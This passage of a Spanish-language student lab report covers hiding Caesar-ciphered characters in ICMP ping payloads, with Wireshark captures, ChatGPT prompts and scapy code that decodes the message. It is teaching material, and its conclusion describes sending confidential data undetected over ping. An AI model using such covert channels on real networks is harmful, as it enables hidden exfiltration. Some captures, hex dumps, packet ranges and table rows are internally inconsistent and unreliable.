5677	17.367219888	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request id=0x0039, seq=8/2048, ttl=64 (reply in 5678)	
6096	18.326131671	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request id=0x0039, seq=9/2304, ttl=64 (reply in 6097)	
6326	19.344519929	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request id=0x0039, seq=10/2560, ttl=64 (reply in 6330)	
6699	20.373313574	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request id=0x0039, seq=11/2816, ttl=64 (reply in 6691)	
6862	21.394386867	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request id=0x0039, seq=12/3072, ttl=64 (reply in 6864)	
7227	22.424265317	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request id=0x0039, seq=13/3232, ttl=64 (reply in 7238)	
7424	23.459227192	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request id=0x0039, seq=14/3584, ttl=64 (reply in 7427)	
7820	24.486236150	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request id=0x0039, seq=15/3840, ttl=64 (reply in 7822)	
8122	25.509596661	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request id=0x0039, seq=16/4096, ttl=64 (reply in 8124)	
8428	26.53931184	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request id=0x0039, seq=17/4352, ttl=64 (reply in 8429)	
8727	27.56193099	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request id=0x0039, seq=18/4608, ttl=64 (reply in 8730)	
9028	28.592482778	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request id=0x0039, seq=19/4864, ttl=64 (reply in 9029)	
9277	29.60246346	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request id=0x0039, seq=20/5120, ttl=64 (reply in 9279)	
9616	30.639476382	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request id=0x0039, seq=21/5376, ttl=64 (reply in 9619)	
9849	31.671497014	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request id=0x0039, seq=22/5632, ttl=64 (reply in 9849)	
10062	32.701922135	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request id=0x0039, seq=23/5888, ttl=64 (reply in 10063)	
10254	33.725224790	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request id=0x0039, seq=24/6144, ttl=64 (reply in 10255)	
10483	34.747238748	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request id=0x0039, seq=25/6400, ttl=64 (reply in 10484)	
10713	35.773137872	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request id=0x0039, seq=26/6556, ttl=64 (reply in 10715)	
10947	36.801227898	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request id=0x0039, seq=27/6912, ttl=64 (reply in 10955)	
11183	37.82156219	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request id=0x0039, seq=28/7168, ttl=64 (reply in 11186)	
11444	38.846232684	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request id=0x0039, seq=29/72144, ttl=64 (reply in 11445)	
11648	39.868275495	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request id=0x0039, seq=30/7680, ttl=64 (reply in 11649)	
11944	40.898651463	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request id=0x0039, seq=31/7936, ttl=64 (reply in 11945)	
12288	41.911261561	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request id=0x0039, seq=32/8192, ttl=64 (reply in 12290)	
12645	42.9353292963	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request id=0x0039, seq=33/8448, ttl=64 (reply in 12646)	
26928	93.748928228	192.168.1.2	64.233.186.93	ICMP	100 Echo (ping) request id=0x003a, seq=1/256, ttl=64 (reply in 26933)	
26353	94.741354779	192.168.1.2	64.233.186.93	ICMP	100 Echo (ping) request id=0x003a, seq=2/512, ttl=64 (reply in 26355)	
26592	95.74236259	192.168.1.2	64.233.186.93	ICMP	100 Echo (ping) request id=0x003a, seq=3/768, ttl=64 (reply in 26593)	
26828	96.743392059	192.168.1.2	64.233.186.93	ICMP	100 Echo (ping) request id=0x003a, seq=4/1024, ttl=64 (reply in 26824)	
27699	97.744389947	192.168.1.2	64.233.186.93	ICMP	100 Echo (ping) request id=0x003a, seq=5/1288, ttl=64 (reply in 27691)	
27327	98.745068672	192.168.1.2	64.233.186.93	ICMP	100 Echo (ping) request id=0x003a, seq=6/1536, ttl=64 (reply in 27328)	
27561	99.746366169	192.168.1.2	64.233.186.93	ICMP	100 Echo (ping) request id=0x003a, seq=7/1792, ttl=64 (reply in 27562)	

Figura 15: Imagen de id coherente

La Figura 15 presenta un id constante en cada paquete, simulando el comportamiento de los pings.

Figura 16: Payload del paquete 31

3.2 Actividad 2

3 DESARROLLO DE ACTIVIDADES

11940 39.0002/3490	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request id=0x0039, seq=31/7936, ttl=11
11944 40.896651463	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request id=0x0039, seq=32/8192, ttl=11
12288 41.911261561	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request id=0x0039, seq=32/8192, ttl=11
12645 42.935329063	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request id=0x0039, seq=33/8448, ttl=11
<p>► Frame 12288: 92 bytes on wire (736 bits), 92 bytes captured (736 bits) on interface any, id 0</p> <p>► Linux cooked capture v1</p> <p>► Internet Protocol Version 4, Src: 192.168.1.2, Dst: 64.233.186.93</p> <p>▼ Internet Control Message Protocol</p> <p>Type: 8 (Echo (ping) request)</p> <p>Code: 0</p> <p>Checksum: 0xcdad [correct]</p> <p>[Checksum Status: Good]</p> <p>Identifier (BE): 57 (0x0039)</p> <p>Identifier (LE): 14592 (0x3900)</p> <p>Sequence Number (BE): 32 (0x0020)</p> <p>Sequence Number (LE): 8192 (0x2000)</p> <p>[Response frame: 12290]</p> <p>▼ Data (48 bytes)</p> <p>Data: 6200000000000000101112131415161718191a1b1c1d1e1f202122232425262728292a2b...</p> <p>[Length: 48]</p>				
0000 00 04 00 01 00 06 2c 5d 5f 9a b2 74 dd 08 00,]_b...			
0010 40 e9 ba 5d 00 00 ca d3 00 39 00 21 02 00 00 00	E ..L r' @_M...			
0020 00 00 00 10 11 12 13 14 15 16 17 18 19 1a 1b	0..].... 9@P...			
0030 1c 1d 1e 1f 20 21 22 23 24 25 26 27 28 29 2a 2b	!%"# \$%&!'()*.+			
0040 2c 2d 2e 2f 30 31 32 33 34 35 36 37	,./0123 4567			
<p>Payload</p>				
0000 00 04 00 01 00 06 2c 5d 5f 9a b2 74 dd 08 00,]_b...			
0010 40 e9 ba 5d 00 00 d2 00 39 00 21 02 00 00 00	E ..L r' @_M...			
0020 00 00 00 10 11 12 13 14 15 16 17 18 19 1a 1b	0..].... 9@P...			
0030 1c 1d 1e 1f 20 21 22 23 24 25 26 27 28 29 2a 2b	!%"# \$%&!'()*.+			
0040 2c 2d 2e 2f 30 31 32 33 34 35 36 37	,./0123 4567			
<p>Payload</p>				

Figura 17: Payload del paquete 32

11940 39.0002/3490	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request id=0x0039, seq=31/7936, ttl=11
11944 40.896651463	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request id=0x0039, seq=32/8192, ttl=11
12288 41.911261561	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request id=0x0039, seq=32/8192, ttl=11
12645 42.935329063	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request id=0x0039, seq=33/8448, ttl=11
<p>► Frame 12288: 92 bytes on wire (736 bits), 92 bytes captured (736 bits) on interface any, id 0</p> <p>► Linux cooked capture v1</p> <p>► Internet Protocol Version 4, Src: 192.168.1.2, Dst: 64.233.186.93</p> <p>▼ Internet Control Message Protocol</p> <p>Type: 8 (Echo (ping) request)</p> <p>Code: 0</p> <p>Checksum: 0xd6dd [correct]</p> <p>[Checksum Status: Good]</p> <p>Identifier (BE): 57 (0x0039)</p> <p>Identifier (LE): 14592 (0x3900)</p> <p>Sequence Number (BE): 33 (0x0021)</p> <p>Sequence Number (LE): 8448 (0x2100)</p> <p>[Response frame: 12646]</p> <p>▼ Data (48 bytes)</p> <p>Data: 6200000000000000101112131415161718191a1b1c1d1e1f202122232425262728292a2b...</p> <p>[Length: 48]</p>				
0000 00 04 00 01 00 06 2c f0 5d 5f 9a b2 74 dd 08 00,]_b...			
0010 45 00 00 4c fb 39 00 00 40 01 c2 86 c0 a8 01 02	E ..L 9' @_M...			
0020 40 e9 ba 5d 00 00 d2 00 39 00 21 02 00 00 00	0..].... 9@P...			
0030 00 00 00 10 11 12 13 14 15 16 17 18 19 1a 1b	!%"# \$%&!'()*.+			
0040 1c 1d 1e 1f 20 21 22 23 24 25 26 27 28 29 2a 2b	,./0123 4567			
0050 2c 2d 2e 2f 30 31 32 33 34 35 36 37				
<p>Payload</p>				

Figura 18: Payload del paquete 33

3.3 Actividad 3

3 DESARROLLO DE ACTIVIDADES




Figura 19: Payload del paquete 33, manteniendo constantes los 8 primeros bytes

Las imágenes de Figura 16, Figura 17 y Figura 18, en la esquina inferior izquierda, contienen el payload, donde se corrobora que se envía el carácter necesario en ese paquete y payload ICMP (desde 0x10 a 0x37). Esto se presenta para todos los paquetes y las figuras anteriores ejemplifican los paquetes 31, 32 y 33 enviados.

Aun así, es importante notar que, al mantener los 8 primeros bytes constantes del payload (Figura 19), en el paquete 33 se presentaba la dificultad de que el carácter en el byte 9 no se podía visualizar correctamente en comparación con la Figura 18.

3.3. Actividad 3

En esta actividad, desarrollamos un programa en Python3 para descifrar un mensaje transmitido mediante paquetes ICMP personalizados, generados en la actividad anterior y ahora guardados en una captura. El mensaje estaba cifrado usando un cifrado César con un corrimiento desconocido. Para identificar el texto original, el programa generó todas las combinaciones posibles de corrimientos (0 a 25), imprimiendo en pantalla cada opción. Este enfoque permitió descifrar el mensaje correctamente, facilitando la comprensión del contenido transmitido.

- 1 Tengo una captura de formato .pcapng de wireshark necesito que me hagas un código en python, donde apliques distintos corrimientos y imprimas en pantalla.
- 2
- 3 Para que te hagas una idea mi captura son 33 paquetes, donde **del** primer paquete al último al juntarse hacen una palabra, pero están con un corrimiento en específico.
- 4
- 5 La información que debemos sacar de cada paquete es un carácter, el cual está contenido en los primeros 8 bytes **del** campo DATA **del** paquete (**del** payload).
- 6
- 7 Primero partamos con un código que saque la palabra completa de toda la captura, juntando todos los paquetes y la imprima en pantalla.

Bloque 11: Prompt 1 Chatgpt Actividad 3

El prompt de Bloque 11 nos permitió tener una base de código adjuntado en el Bloque 12 con el propósito de extraer todos los caracteres contenidos en los primeros 8 bytes del campo DATA, también conocido como Payload, de los paquetes ICMP capturados en la actividad 2. Es decir, hemos logrado realizar una lectura de la captura basica.

```

1 from scapy.all import rdpcap, ICMP
2
3 # Cargar los paquetes del archivo pcapng
4 archivo_pcap = 'captura.pcapng'
5 paquetes = rdpcap(archivo_pcap)
6
7 # Extraer los caracteres de los primeros 8 bytes del payload de cada paquete ICMP
8 def extraer_caracteres(paquetes):
9     texto = []
10    for pkt in paquetes:
11        # Verificar que el paquete tiene una capa Raw y es ICMP tipo 8 (echo
12        # request)
13        if pkt.haslayer('Raw') and pkt.haslayer(ICMP) and pkt[ICMP].type == 8:
14            data = pkt['Raw'].load[:8] # Extraer los primeros 8 bytes del payload
15            caracter = data.decode(errors='ignore').strip('\x00') # Decodificar a
16            # texto ignorando errores y quitar padding
17            texto.append(caracter)
18    return ''.join(texto)
19
20 # Extraer y mostrar la palabra completa
21 palabra_completa = extraer_caracteres(paquetes)
22 print('La palabra completa extraida de los paquetes es:')
23 print(palabra_completa)

```

Bloque 12: Respuesta de chatgpt al prompt 1

Como podemos ver el Bloque 12 no cumple con lo solicitado por la actividad, pues se necesitan solo trabajar con el conjunto de paquetes enviados en la actividad 2 con python, por ello hemos modificado el código con el Bloque 13.

1 Perfecto, ahora necesito que modifiques el código, de forma que desde el paquete No. 4198 hasta el No. 13549 se forme la palabra.

Bloque 13: Prompt 2 de la Actividad 3

El Bloque 13 nos permite solo obtener la palabra que fue enviada por nuestro código de la actividad 2, obteniendo el código de la Figura 20.

```

1 from scapy.all import rdpcap, ICMP
2
3 # Cargar los paquetes del archivo pcapng
4 archivo_pcap = "captura.pcapng"
5 paquetes = rdpcap(archivo_pcap)
6
7 # Extraer los caracteres de los primeros 8 bytes del payload de cada paquete ICMP
8 def extraer_caracteres(paquetes, inicio, fin):
9     texto = []
10    for i, pkt in enumerate(paquetes):
11        # Filtrar los paquetes en el rango especificado
12        if inicio <= i + 1 <= fin: # i + 1 porque el índice comienza en 0
13            # Verificar que el paquete tiene una capa Raw y es ICMP tipo 8 (echo request)
14            if pkt.haslayer('Raw') and pkt.haslayer(ICMP) and pkt[ICMP].type == 8:
15                data = pkt['Raw'].load[:8] # Extraer los primeros 8 bytes del payload
16                caracter = data.decode(errors='ignore').strip('\x00')
17                texto.append(caracter)
18    return ''.join(texto)
19
20 # Definir el rango de los paquetes (desde el paquete 4198 hasta 13549)
21 inicio = 4198
22 fin = 13549
23
24 # Extraer y mostrar la palabra completa
25 palabra_completa = extraer_caracteres(paquetes, inicio, fin)
26 print("La palabra completa extraída de los paquetes es:")
27 print(palabra_completa)

```

Figura 20: Código para extraer la palabra enviada.

Con el código de la Figura 20 se logran extraer solo los caracteres pertenecientes al mensaje que buscamos descifrar.

- 1 Para terminar necesito que imprimas una matriz donde apliques corrimiento desde 0 corrimientos a 25 corrimientos a cada carácter, imprimiendo una fila con todos la palabra con cada carácter 0 corrimientos, luego la siguiente fila con 1 corrimientos cada carácter... así hasta 25... Aplica eso al código.
- 2 Ademas necesito que pongas el texto verde de la palabra mas probable, utiliza la libreria que estimes conveniente, puede ser de palabras diccionario español, probabilidades de caracteres español, repeticion de letras en español, etc.
- 3 Por ultimo ten en cuenta que estamos con descifrado, por lo tanto necesitamos un inverso de cesar. Ademas aplica que se imprima en verde la alternativa mas obvia.

Bloque 14: Prompt 3 de la Actividad 3

El paso del Bloque 14 nos permite ya saltar al paso final para desarrollar la actividad, es

dejar, aplicar un inverso de César (descifrado) e imprimiéndola en una matriz, destacando la palabra correcta en verde.

```
37         resultado.append(nuevo_caracter)
38     else: # Mantener los caracteres que no son letras
39         resultado.append(caracter)
40     return ''.join(resultado)
41
42 # Verificar si el texto es en español usando langdetect
43 def es_texto_en_espanol(texto):
44     try:
45         return detect(texto) == 'es'
46     except LangDetectException:
47         return False
48
49 # Encontrar el mejor desplazamiento y el texto descifrado
50 def encontrar_desplazamiento_correcto(texto):
51     mejor_texto = ""
52     mejor_corrimiento = 0
53     for corrimiento in range(26):
54         texto_descifrado = aplicar_cifrado_cesar(texto, -corrimiento) # Usar
55             desplazamiento negativo para descifrar
56         if es_texto_en_espanol(texto_descifrado):
57             mejor_texto = texto_descifrado
58             mejor_corrimiento = corrimiento
59             break # Puedes optar por continuar buscando si deseas encontrar el
60                 mejor resultado posible
61     return mejor_corrimiento, mejor_texto
62
63 # Definir el rango de los paquetes (desde el paquete 3389 hasta 12645)
64 inicio = 3389
65 fin = 12645
66
67 # Extraer y mostrar la palabra completa
68 palabra_completa = extraer_caracteres(paquetes, inicio, fin)
69 print("La palabra completa extraída de los paquetes es:")
70 print(palabra_completa)
71
72 # Encontrar el desplazamiento correcto
73 corrimiento_correcto, _ = encontrar_desplazamiento_correcto(palabra_completa)
74
75 # Imprimir todos los desplazamientos y resaltar en verde el texto del
76     # desplazamiento correcto
77 print("\nIntentando descifrar con diferentes desplazamientos:")
78 for corrimiento in range(26):
79     texto_descifrado = aplicar_cifrado_cesar(palabra_completa, -corrimiento)
80     if corrimiento == corrimiento_correcto:
81         print(f"{corrimiento}: {colored(texto_descifrado, 'green')}")
82     else:
```

80 | `print(f"{{corrimiento}}: {{texto_descifrado}}")`

Bloque 15: Código final actividad 3.

Finalmente, al ejecutar el código del Bloque 15 en la terminal se obtiene lo de la Figura 21.

```
● (.venv) jb@jb-pc1:~/Desktop/LAB01_JoseBerrios-Criptografia$ python3 actividad3.py
La palabra completa extraída de los paquetes es:
larycxpajorj h bnpdarmjm nw anmnb

Intentando descifrar con diferentes desplazamientos:
0: larycxpajorj h bnpdarmjm nw anmnb
1: kzqxbwozinqi g amoczqlil mv zmlma
2: jypwavnvhmpf f zlnbypkhk lu ylklz
3: ixovzumxglog e ykmaxojgj kt xkjky
4: hwnuytlwfknf d xjlzwnifi js wjijx
5: gvmtxskvejme c wikyvmheh ir vihiw
6: fulswrjudild b vhjxulgdg hq uhghv
7: etkrvqitchkc a ugiwtkfcd gp tgfgu
8: dsjquphsbgjb z tfhvsjebe fo sfeft
9: criptografia y seguridad en redes
10: bqhosnfqzehz x rdftqhczc dm qdcdr
11: apgnrmepydgw qcespgbyb cl pcbcq
12: zofmqldoxcfv v pbdrofaxa bk obabp
13: ynelpkcnwbew u oacqnezwz aj nazao
14: xmdkojbmvadv t nzbpmdyvy zi mzyzn
15: wlcjnjialuzcu s myaolcxux yh lyxym
16: vkbimhzktybt r lxznkbwtw xg kwxwl
17: ujahlgysxas q kwymjavsv wf jwwwk
18: tizgkfxirwzr p jvxlizuru ve ivuvj
19: shyfjewhqvyq o iuwkhytqt ud hutui
20: rgxeidvgpxp n htvjgxspn tc gtsth
21: qfwdhcufotwo m gsuifwror sb fsrsg
22: pevcgbtensvn l frthevqnq ra erqrqf
23: odubfasdmrum k eqsgdupmp qz dqpqe
24: nctaezrlqtl j dprfctolo py cpodp
25: mbszdyqbkpsk i coqebsnkn ox bonoc
```

Figura 21: Ejecución vía terminal actividad 1.

Al aplicar un corrimiento inverso de cesar de 9 posiciones a la cadena 'larycxpajorj h bnpdarmjm nw anmnb', obtenemos 'criptografia y seguridad en redes'.

Conclusiones y comentarios

A lo largo de las actividades desarrollé y perfeccioné scripts en Python que replican el tráfico de red, utilizando el programa ping de manera precisa para insertar y transmitir

información confidencial sin ser detectada. La simulación de tráfico real y la implementación del cifrado César se llevaron a cabo con éxito, asegurando que los paquetes generados pasaran desapercibidos en las inspecciones de red.

El uso de Python, junto con herramientas como Wireshark, fue esencial para simplificar el código y optimizar el proceso de creación y análisis de paquetes ICMP.

Durante el laboratorio, se abordaron y resolvieron problemas en la construcción de paquetes personalizados, garantizando que campos críticos como el timestamp, identification y los payloads ICMP fueran manejados correctamente para cumplir con los requisitos establecidos.

Se implementó un método efectivo para descifrar el mensaje oculto, donde el enfoque nos permitió recuperar el mensaje original, utilizando, donde para cada texto descifrado, se verifica si está en español utilizando la librería langdetect.

Problemas enfrentados:

- **Readaptación al entorno de Wireshark:** Retomar Wireshark tras varios años sin utilizarlo fue uno de los mayores desafíos. La familiarización con esta herramienta, que ya había presentado dificultades en el pasado, requirió un esfuerzo considerable para recordar su funcionamiento y aplicarlo adecuadamente en este contexto.
- **Comprensión y filtrado de paquetes:** La construcción y análisis de los paquetes requeridos fue un proceso complejo. No solo se trataba de entender la estructura básica de un paquete, sino también de cómo filtrarlos eficazmente para realizar un análisis de red detallado.
- **Largo de la actividad:** La complejidad de esta actividad hizo que su desarrollo fuera desafiante. Aunque para alguien con experiencia previa en estas áreas podría no requerir demasiado tiempo, quienes carecen de un conocimiento profundo deben invertir una cantidad considerable de tiempo en adaptarse a las herramientas y conceptos nuevos. Además, la necesidad de documentar y explicar detalladamente cada paso del proceso en el informe incrementó la dificultad.
- **Instalación de bibliotecas en un entorno Linux:** Este fue otro aspecto que presentó desafíos significativos. La falta de familiaridad con el sistema operativo Linux complicó la instalación de las bibliotecas necesarias para el laboratorio. Navegar entre los comandos de instalación y la configuración del entorno requirió una cantidad considerable de tiempo.